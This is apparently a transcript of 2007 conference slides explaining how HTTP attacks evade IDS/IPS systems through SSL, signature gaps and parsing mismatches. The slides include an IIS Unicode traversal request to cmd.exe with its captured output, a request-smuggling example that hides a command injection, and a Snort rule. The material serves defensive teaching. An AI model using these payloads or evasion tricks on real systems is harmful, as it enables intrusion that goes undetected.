IT SECURITY WORLD

CONFERENCE & EXPO 2007

IT18

Evasion: Bypassing IDS/IPS Systems

MIS TRAINING INSTITUTE

BREACH SECURITY LABS

HTTP Evasion: Bypassing IDS/IPS Systems

IT18

Ryan C. Barnett,


Breach Security

Tuesday – 10:45 am

Introduction: Ryan Barnett

modsecurity

- Background as **web server administrator**.
- **Web application security** specialist (WASC and the SANS Institute).
- **ModSecurity** Community Manager.
  - **www.modsecurity.org**
- Author of **Preventing Web Attacks with Apache** (Addison/Wesley, 2006).




Foreword by JEREMIAH GROSSMAN,
founder and CTO of WhiteHat Security and cofounder of the Web Application Security Consortium (WASC)

PREVENTING
WEB ATTACKS
WITH APACHE

RYAN C. BARNETT


Issue #1:

Visibility Secure Socket Layer



- Provides encrypted tunnels from the client to the web server.
- This encryption will hide the layer 7 packet payload from IDS/IPS.
  - **SSL-enabled hosts are therefore targeted by attackers.**
- Question – Is your IDS/IPS decrypting SSL traffic?

HTTP vs. HTTPS Session




```
Source       SP   Destination  DP   Protocol Info
192.168.2.4  3322 10.10.10.3   80   TCP      3322 > 80 [SYN] Seq=3468944651 Ack=0 Win=16384 Len=0 MSS=1
10.10.10.3   80   192.168.2.4  3322 TCP      80 > 3322 [SYN, ACK] Seq=390989477 Ack=3468944652 Win=1764
192.168.2.4  3322 10.10.10.3   80   TCP      3322 > 80 [ACK] Seq=3468944652 Ack=390989478 Win=17640 Ler
192.168.2.4  3322 10.10.10.3   80   HTTP     GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c: H
10.10.10.3   80   192.168.2.4  3322 HTTP     HTTP/1.1 200 OK
10.10.10.3   80   192.168.2.4  3322 HTTP     Continuation
192.168.2.4  3322 10.10.10.3   80   TCP      3322 > 80 [ACK] Seq=3468945081 Ack=390989909 Win=17210 Ler
192.168.2.4  3322 10.10.10.3   80   TCP      3322 > 80 [FIN, ACK] Seq=3468945081 Ack=390989909 Win=1721
10.10.10.3   80   192.168.2.4  3322 TCP      80 > 3322 [ACK] Seq=390989909 Ack=3468945082 Win=17211 Ler
```

```
⊞ Frame 6 (274 bytes on wire, 274 bytes captured)
⊞ Ethernet II, Src: 00:a0:c5:59:47:d4, Dst: 00:04:76:47:20:1b
⊞ Internet Protocol, Src Addr: 10.10.10.3 (10.10.10.3), Dst Addr: 192.168.2.4 (192.168.2.4)
⊞ Transmission Control Protocol, Src Port: 80 (80), Dst Port: 3322 (3322), Seq: 390989688, Ack: 3
⊟ Hypertext Transfer Protocol
     Data (220 bytes)
```

```
0000  00 04 76 47 20 1b 00 a0  c5 59 47 d4 08 00 45 00   ..vG .... .YG...E.
0010  01 04 83 a4 40 00 7d 06  a2 96 0a 0a 0a 03 c0 a8   ....@.}. ........
0020  02 04 00 50 0c fa 17 4e  07 78 ce c3 e6 b9 50 19   ...P...N .x....P.
0030  43 3b dc 52 00 00 20 44  69 72 65 63 74 6f 72 79   C;.R.. D irectory
0040  20 6f 66 20 43 3a 5c 49  6e 65 74 70 75 62 5c 73    of C:\I netpub\s
0050  63 72 69 70 74 73 0d 0a  0d 0a 31 30 2f 31 32 2f   cripts.. ..10/12/
0060  32 30 30 33 20 20 30 37  3a 35 38 70 20 20 20 20   2003  07 :58p
0070  20 20 3c 44 49 52 3e 20  20 20 20 20 20 20 20 20     <DIR>
0080  20 2e 0d 0a 31 30 2f 31  32 2f 32 30 30 33 20 20    ...10/1 2/2003
0090  30 37 3a 35 38 70 20 20  20 20 20 20 3c 44 49 52   07:58p       <DIR
00a0  3e 20 20 20 20 20 20 20  20 20 20 2e 2e 0d 0a 20   >           ....
00b0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 30 20                  0
00c0  46 69 6c 65 28 73 29 20  20 20 20 20 20 20 20 20   File(s)
00d0  20 20 20 20 20 30 20 62  79 74 65 73 0d 0a 20 20        0 b ytes..
00e0  20 20 20 20 20 20 20 20  20 20 20 20 20 32 20 44                 2 D
00f0  69 72 28 73 29 20 20 20  33 2c 33 31 37 2c 31 38   ir(s)    3,317,18
0100  36 2c 35 36 30 20 62 79  74 65 73 20 66 72 65 65   6,560 by tes free
0110  0d 0a                                              ..
```

Data (data), 220 bytes

HTTP vs. HTTPS Session



```
Source         SP   Destination    DP   Protocol  Info
192.168.2.4    3323 10.10.10.3     443  TCP       3323 > 443 [SYN] Seq=3481936929 Ack=0 Win=16384 Len=
10.10.10.3     443  192.168.2.4    3323 TCP       443 > 3323 [SYN, ACK] Seq=403993736 Ack=3481936930 W
192.168.2.4    3323 10.10.10.3     443  TCP       3323 > 443 [ACK] Seq=3481936930 Ack=403993737 Win=17
192.168.2.4    3323 10.10.10.3     443  SSLv3     Client Hello
10.10.10.3     443  192.168.2.4    3323 SSLv3     Server Hello, Certificate, Server Hello Done
192.168.2.4    3323 10.10.10.3     443  SSLv3     Client Key Exchange, Change Cipher Spec, Encrypted H
10.10.10.3     443  192.168.2.4    3323 SSLv3     Change Cipher Spec, Server Hello[Unreassembled Packe
192.168.2.4    3323 10.10.10.3     443  SSLv3     Application Data
```

```
⊞ Transmission Control Protocol, Src Port: 3323 (3323), Dst Port: 443 (443), Seq: 3481937176, Ack
⊟ Secure Socket Layer
   ⊟ SSLv3 Record Layer: Application Data
        Content Type: Application Data (23)
        Version: SSL 3.0 (0x0300)
        Length: 449
        Application Data
```

```
0000  00 a0 c5 59 47 d4 00 04  76 47 20 1b 08 00 45 00   ...YG... vG ...E.
0010  01 ee bf 99 40 00 80 06  62 b7 c0 a8 02 04 0a 0a   ....@... b.......
0020  0a 03 0c fb 01 bb cf 8a  25 18 18 14 77 4f 50 18   ........ %...wOP.
0030  42 22 d8 99 00 00 17 03  00 01 c1 de d6 20 f4 77   B"...... ..... .w
0040  4e 84 0f 41 ae e5 4c 8f  a3 26 63 07 0a fc 40 94   N..A..L. .&c...@.
0050  d5 b3 c0 0e 5c cd 58 f3  fe 17 30 cd d8 16 02 6e   ....\.X. ..0....n
0060  21 84 81 76 b7 48 b0 eb  1e 08 b8 4c 0c 63 1b 7a   !..v.H.. ...L.c.z
0070  07 aa be 56 5b 56 fa 5e  9a a6 95 71 0d a8 09 fb   ...V[V.^ ...q....
0080  92 13 f4 21 e1 2d 64 f4  6e 09 10 2c d6 2c e4 36   ...!.-d. n..,.,.6
0090  08 f5 e3 65 c2 17 61 0e  20 b2 69 ab 96 f3 bd 0f   ...e..a.  .i.....
00a0  a2 b6 97 ed 1d e1 65 be  3f 49 2f ea c7 11 39 ea   ......e. ?I/...9.
00b0  ba e0 7d d2 0f 5b 93 d1  c0 23 e8 00 2d aa b6 2f   ..}..[.. .#..-../
00c0  f5 f8 2f aa 77 d5 c8 65  12 49 82 f9 a9 18 30 0f   ../.w..e .I....0.
00d0  09 7f b4 05 6d 7e d4 f6  e8 d6 70 8e 11 df 73 ae   ....m~.. ..p...s.
00e0  e9 34 53 fa 68 61 ed 84  78 8f 19 1b 1f 59 c8 da   .4S.ha.. x....Y..
00f0  f9 cf 1c b6 f2 2e 26 b7  18 52 66 c8 50 83 11 07   ......&. .Rf.P...
0100  d1 eb 9c 54 ac 8d d2 d3  2c 02 c7 fd 70 b9 d3 43   ...T.... ,...p..C
0110  04 59 03 f7 78 44 e8 91  11 2d 10 bb 6f 73 e7 e8   .Y..xD.. .-..os..
0120  94 c8 8a b7 34 f7 e7 1c  95 12 21 94 32 ae 79 a7   ....4... ..!.2.y.
0130  97 58 19 d2 19 39 09 a9  ae 58 82 0c 60 8d f8 1f   .X...9.. .X..`...
```

Payload is application data (ssl.app_data), 449 bytes

Issue #2:

Detection vs. Blocking

- Block but don’t alert (silent drop)
- Alert but don’t block (IDS)
- Silent drops are often used for performance reasons.
  - **This, however, allows an attacker to go unnoticed during their attacks.**
- Evading detection has actually decreased due to the rise in anonymity
  - **Attackers loop through multiple systems**
  - **This lessens the likelihood of the attack being traced back to their true location**
- Overt attacks obscure stealth attacks

Issue #3:

Wide Protocol Focus

- IDS/IPS look at many protocols and not just HTTP.
- It is the old "A mile wide and an inch deep" saying when it comes to depth of signature coverage for each protocol.
- Last check on Snort rules showed:
  - **6852 total rules**
  - **1667 web-specific rules**
- Question – how many signatures/rules are focused totally on web traffic?

Issue #4:
Negative Security Focus (1)

- Negative security model: *What is dangerous?*
  - **Known web attack signature strings**
  - **Character sets outside of the normal alpha-numeric ASCII range**
- Signature-based. Signature-based products usually detect attacks by performing a string or a regular expression match against traffic.
- Rule-based. Rules are similar to signatures but allow for a more complex logic to be formed (e.g. logical AND, logical OR). They also allow for specific parts of each transaction to be targeted in a rule.
- Biggest limitations:
  - **Will not catch new attacks**
  - **High rate of False Positives**

Issue #4: Negative Security Focus (2)
Misses entire web attack categories

- Authentication
  - **Brute Force**
  - **Insufficient Authentication**
  - **Weak Password Recovery Validation**
- Authorization
  - **Credential/Session Prediction**
  - **Insufficient Authorization**
  - **Insufficient Session Expiration**
  - **Session Fixation**
- Command Execution
  - **Buffer Overflow**
  - **Format String Attack**
  - **LDAP Injection**
  - **OS Commanding**
  - **SQL Injection**
  - **SSI Injection**
  - **XPath Injection**
- Information Disclosure
  - **Directory Indexing**
  - **Information Leakage**
  - **Path Traversal**
  - **Predictable Resource Location**
- Logical Attacks
  - **Abuse of Functionality**
  - **Denial of Service**
  - **Insufficient Anti-automation**
  - **Insufficient Process Validation**

Issue #5:
No Session Awareness

- Signatures are atomic
  - **Looking at just 1 inbound request**
- Many web attacks can only be identified by:
  - **Looking at the corresponding response information, or**
  - **Looking at more than just 1 request**
    - Brute Force attacks

Issue #6:

Parlez-Vous HTTP?

- IDS/IPS are not “native” HTTP speakers.
  - **Analogy between studying a foreign language in school**
- They are lacking a deep understanding of HTTP and HTML
  - **Breaking up to individual fields: headers, parameters, uploaded files.**
  - **Validation of field attributes such as content, length or count**
  - **Correct breakup and matching of transactions and sessions.**
  - **Compensation for protocol caveats and anomalies, for example cookies.**
- Also lacking robust parsing:
  - **Unique parameters syntax**
  - **XML requests (SOAP, Web Services)**

HTTP-specific Evasion Issues

- Evasion techniques are often used to transform attack payload into a format the application believes is safe, but which still works when it reaches the target component.
- Example:

/one/two/three/../four/file.dat

Impedance Mismatch

- IDS/IPS have a difficult job to do because different system often interpret data differently.
  - **I call this "Impedance Mismatch".**
  - **English example – Polish vs. Polish**
- The meanings often depend on the context of the conversation.

HTTP Request Smuggling

- POST request with double Content-Length header
- RFC says “thou shalt not”.
- Liberalism says “let’s try to understand this”.
- SunONE server (6.1 SP1) takes the first header.
- SunONE proxy (3.6 SP4) takes the last header.

HRS (example)

Goal: IDS/IPS will only see a POST request to /foobar.html


```
POST http://SITE/foobar.html HTTP/1.1
...
Content-Length: 0
Content-Length: 44

GET /cgi-bin/foo.php?cmd=`id` HTTP/1.1
Host: SITE
```

IDS/IPS:
1. /foobar.html

Server:
1. /foobar.html
2. /**foo.cgi**

Example result

- IDS/IPS only sees 1 request.
- Web server sees a second request to /foo.cgi, which has an OS command injection attack.
- These types of impedance mismatches can allow for extensive evasion possibilities.



1) Misspelled Request
"GET /wwwboard/posswd.txt
HTTP/1.0" 404 1041 "-" "-"

2) Snort Check
web-cgi.rules:alert tcp $EXTERNAL_NET any ->
$HTTP_SERVERS $HTTP_PORTS (msg: "WEB-
CGI/wwwboard/passwd.txt access";
flow:to_server,established;
uricontent:"/wwwboard/passwd.txt";...)
Doesn't Match - /wwwboard/posswd.txt

